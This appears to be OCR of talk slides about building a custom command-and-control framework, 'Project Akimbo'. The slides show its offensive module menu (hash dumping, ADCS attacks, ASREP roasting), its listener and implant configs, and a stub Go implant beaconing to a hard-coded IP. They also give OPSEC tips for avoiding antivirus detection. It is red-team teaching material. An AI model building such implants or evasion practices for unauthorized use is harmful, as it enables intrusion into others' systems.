
HARDHAT C2

https://github.com/0xTriboulet/Revenant https://github.com/its-a-feature/Mythic https://github.com/DragoQCC/HardHatC2


How I Designed Mine



Project Akimbo



Project Akimbo – Beacon Building



Project Akimbo – Module Selection

```
Select the modules for your implant:

  [x] checkVM
  [ ] cmd
  [x] execasm
  [ ] runbof
  [x] loadmod
  [ ] download
  [ ] upload
  [ ] pwsh
  [x] bloodhound
  [ ] hashdump
> [x] adcs
  [ ] asrep
  [ ] portscan
  [x] sharescan

Press c to continue
```

Project Akimbo – Module Example

```go
package modules

import (
    "fmt"
    "os"
)

/*
    TTP = T1082
    DESC = Get system information of the machine.
*/

func Mod_GetHostName() {
    hostname, err := os.Hostname()
    if err != nil {
        fmt.Println("Error:", err)
        return
    }

    fmt.Println("Hostname:", hostname)
}
```

Project Akimbo – Module Config


```
{
  "modules": [
    {
      "module_name": "shell",
      "module_func": "Mod_Cmd_Shell()",
      "module_path": "Akimbo/client/beacon/agent/modules",
      "module_ttp": "T1059 = A simple CMD.EXE shell for basic operations",
      "module_desc": "A simple CMD.EXE shell for basic operations"
    },
    {
      "module_name": "gethostname",
      "module_func": "Mod_GetHostName()",
      "module_path": "Akimbo/client/beacon/agent/modules",
      "module_ttp": "T1082 = Get system information of the machine.",
      "module_desc": "Get the host name of the machine."
    }
  ]
}
```

Project Akimbo

All the modules currently available for selection.
Currently filter by Name and MITRE ID, press / + letters to start filtering, and escape to clear filter.
Press q or ctrl+c to quit

Module Name	MITRE ID	Description
checkVM	T1497.001	Performs checks to see if target is running on a virtual-machine.
cmd	T1059.003	Execute a command under program cmd.exe.
execasm	T1620	Reflective execution of base64 encoded .NET binaries.
runbof	TA0005	Execute object files on the target system.
loadmod	T1105	Load additional modules that will expand the capabilities of the implant.
download	TA0010	Download a file from the target machine.
upload	T1105	Upload a file to the target machine.
pwsh	T1059.001	Execution of commands running as powershell.exe
bloodhound	T1018	Can execute bloodhound through the implant to enumerate the domain.
hashdump	T1003	Dump hashes on the target machine using multiple methods.
adcs	T1649	Perform ADCS checks and attacks against a target domain.
asrep	T1558.004	Gather all the users vulnerable to ASREP Roasting in a crackable format.
portscan	T1046	Scan open ports on a specified target or network.
sharescan	T1046	Scan open shares on a specified network or domain.

1/1

All the modules currently available for selection.
Currently filter by Name and MITRE ID, press / + letters to start filtering, and escape to clear filter.
Press q or ctrl+c to quit

Module Name	MITRE ID	Description
loadmod	T1105	Load additional modules that will expand the capabilities of the implant.
download	TA0010	Download a file from the target machine.
upload	T1105	Upload a file to the target machine.

/load 1/1

Project Akimbo – Listener Config

```
{
  "Listener_Http": [
    {
      "listener_name": "",
      "host": "",
      "port": "",
      "is_tls": "",
      "tls_cert_path": "",
      "kill_date": "",
      "callback_limit": "",
      "callback_key": [
        {
          "key_01": "",
          "key_02": ""
        }
      ],
      "profile": [
        {
          "url": "",
          "server_name": "",
          "powered_by": "",
          "user-agent": "",
          "cookie": ""
        }
      ]
    }
  ]
}
```


Project Akimbo – Listener Creation

```
> demo_listener
> Listener Address
> 4141
> HTTP / HTTPS
> 2023/12/2
> Profile Endpoints
> Testing Server

[ Submit ]
```

Project Akimbo – Implant Config

```
{
  "implant": {
    "implant_name": "demo_implant",
    "server": "127.0.0.1",
    "target_os": "win64",
    "output_format": "bin",
    “listener_name": “demo_listener",
    "chosen_modules": [
      {
        "module_name": "gethostname"
      },
      {
        "module_name": "execasm"
      },
      {
        "module_name": "execbof"
      }
    ]
  }
}
```

Trigger Warning



```go
package implant

import (
    //example packages
    "example.com/Akimbo/beacon/modules"
)

func getHostName() {}

func regKeyPersist() {}

func kill() {}

func main() {
    server := "42.42.42.123:8080"

    req, err := http.NewRequest("GET", server + "/" + command, nil)

    if err != nil {
        log.Printf("Error creating request: %v", err)
        continue
    }

    switch command {
    case "getHostName":
        getHostName()
    case "regKeyPersist":
        regKeyPersist()
    case "kill":
        kill()
    default:
        fmt.Println("Enter a valid command")
    }
}
```

Implant source code template generated based on populated config files – surgically modify before compilation.

```go
package implant

import (
    //example
)

func getHostName() {}

func regKeyPersist() {}

func kill() {}

func main() {
    server := "42.42.42.123:8080"

    req, err := http.NewRequest("GET", server + "/" + command, nil)

    if err != nil {
        log.Printf("Error creating request: %v", err)
        continue
    }

    switch command {
    case "getHostName":
        getHostName()
    case "regKeyPersist":
        regKeyPersist()
    case "kill":
        kill()
    default:
        fmt.Println("Enter a valid command")
    }
}
```

Fetches and prints a list of imports.

```go
func Build() {
    handleImports()
    handleFuncs()
    handleServer()
    handleReq()
    handleModules()
}
```

```go
package implant

import (
    //example
)

func getHostName() {}

func regKeyPersist() {}

func kill() {}

func main() {
    server := "42.42.42.123:8080"

    req, err := http.NewRequest("GET", server + "/" + command, nil)

    if err != nil {
        log.Printf("Error creating request: %v", err)
        continue
    }

    switch command {
    case "getHostName":
        getHostName()
    case "regKeyPersist":
        regKeyPersist()
    case "kill":
        kill()
    default:
        fmt.Println("Enter a valid command")
    }
}
```

Reads the options from the config file, fetches it from the modules folder and prints it out.

```go
func Build() {

    handleImports()

    handleFuncs()

    handleServer()

    handleReq()

    handleModules()
}
```

```go
package implant

import (
    //example
)

func getHostName() {}

func regKeyPersist() {}

func kill() {}

func main() {

    server := "42.42.42.123:8080"

    req, err := http.NewRequest("GET", server + "/" + command, nil)

    if err != nil {
        log.Printf("Error creating request: %v", err)
        continue
    }

    switch command {
    case "getHostName":
        getHostName()
    case "regKeyPersist":
        regKeyPersist()
    case "kill":
        kill()
    default:
        fmt.Println("Enter a valid command")
    }
}
```

Reads the options from the config file, fetches it from the listener config folder and prints it out.

```go
func Build() {

    handleImports()

    handleFuncs()

    handleServer()

    handleReq()

    handleModules()
}
```

```go
package implant

import (
    //example
)

func getHostName() {}

func regKeyPersist() {}

func kill() {}

func main() {
    server := "42.42.42.123:8080"

    req, err := http.NewRequest("GET", server + "/" + command, nil)

    if err != nil {
        log.Printf("Error creating request: %v", err)
        continue
    }

    switch command {
    case "getHostName":
        getHostName()
    case "regKeyPersist":
        regKeyPersist()
    case "kill":
        kill()
    default:
        fmt.Println("Enter a valid command")
    }
}
```

Reads the options from the config file, fetches it from the modules folder and prints it out.

```go
func Build() {

    handleImports()

    handleFuncs()

    handleServer()

    handleReq()

    handleModules()
}
```

```go
package implant

import (
    //example
)

func getHostName() {}

func regKeyPersist() {}

func kill() {}

func main() {
    server := "42.42.42.123:8080"

    req, err := http.NewRequest("GET", server + "/" + command, nil)

    if err != nil {
        log.Printf("Error creating request: %v", err)
        continue
    }

    switch command {
    case "getHostName":
        getHostName()
    case "regKeyPersist":
        regKeyPersist()
    case "kill":
        kill()
    default:
        fmt.Println("Enter a valid command")
    }
}
```

Reads the options from the config file plus the module names the operator chose and creates that switchy thing.

```go
func Build() {

    handleImports()

    handleFuncs()

    handleServer()

    handleReq()

    handleModules()

}
```

OPSEC Basics

Turn off sample submission

Beware the share – You'll burn the malware

Local is lekker – Keep it offline

Stay away from your host

Know your enemy and how they operate

Be a little paranoid when troubleshooting

OPSEC Basics - Visualized

Simulating live environments

Domain Controller + Clients

Testing for Stability

Different OS Versions

Different Scenarios

Different Defences

Different Capabilities

Final Hurdles

Documentation

Installation

Tests

Lessons

Start small – build big.

Choose a language you are comfortable with.

Backup your work.

This is going to be a long road.

Don’t be afraid to start over.

Take breaks, often, please.

Get it working, then optimize.

GitHub is full of references.

Cool Projects

https://github.com/Ptkatz/OrcaC2

https://github.com/HavocFramework/Havoc

https://github.com/BishopFox/sliver

https://github.com/Ne0nd0g/merlin

https://github.com/chvancooten/NimPlant

https://github.com/mitre/caldera

https://github.com/its-a-feature/Mythic

https://github.com/BC-SECURITY/Empire

C2 Dev Courses

https://training.zeropointsecurity.co.uk/courses/c2-development-in-csharp
@_RastaMouse

https://ko-fi.com/s/0c3776a2a0
@joehelle

https://www.udemy.com/course/offensive-csharp/
@Ox4d5a


Inspirations

https://www.youtube.com/watch?v=fn6Vz0OcoK8&t=143s
Building a C2 - Jim Maskelony

https://www.youtube.com/watch?v=tkjMZuZ_8nw&t=605s
The Sliver C2 Framework - Moloch

https://www.youtube.com/watch?v=0Z3VadqyFiM
Daniel Duggan - Designing a C2 Framework

https://maldevacademy.com/
@NUL0x4C && @mrd0x


⚠TRADE OFFER⚠
i receive:
45 minutes of
you time
you receive:
No Demo
Thank you!
imgflip.com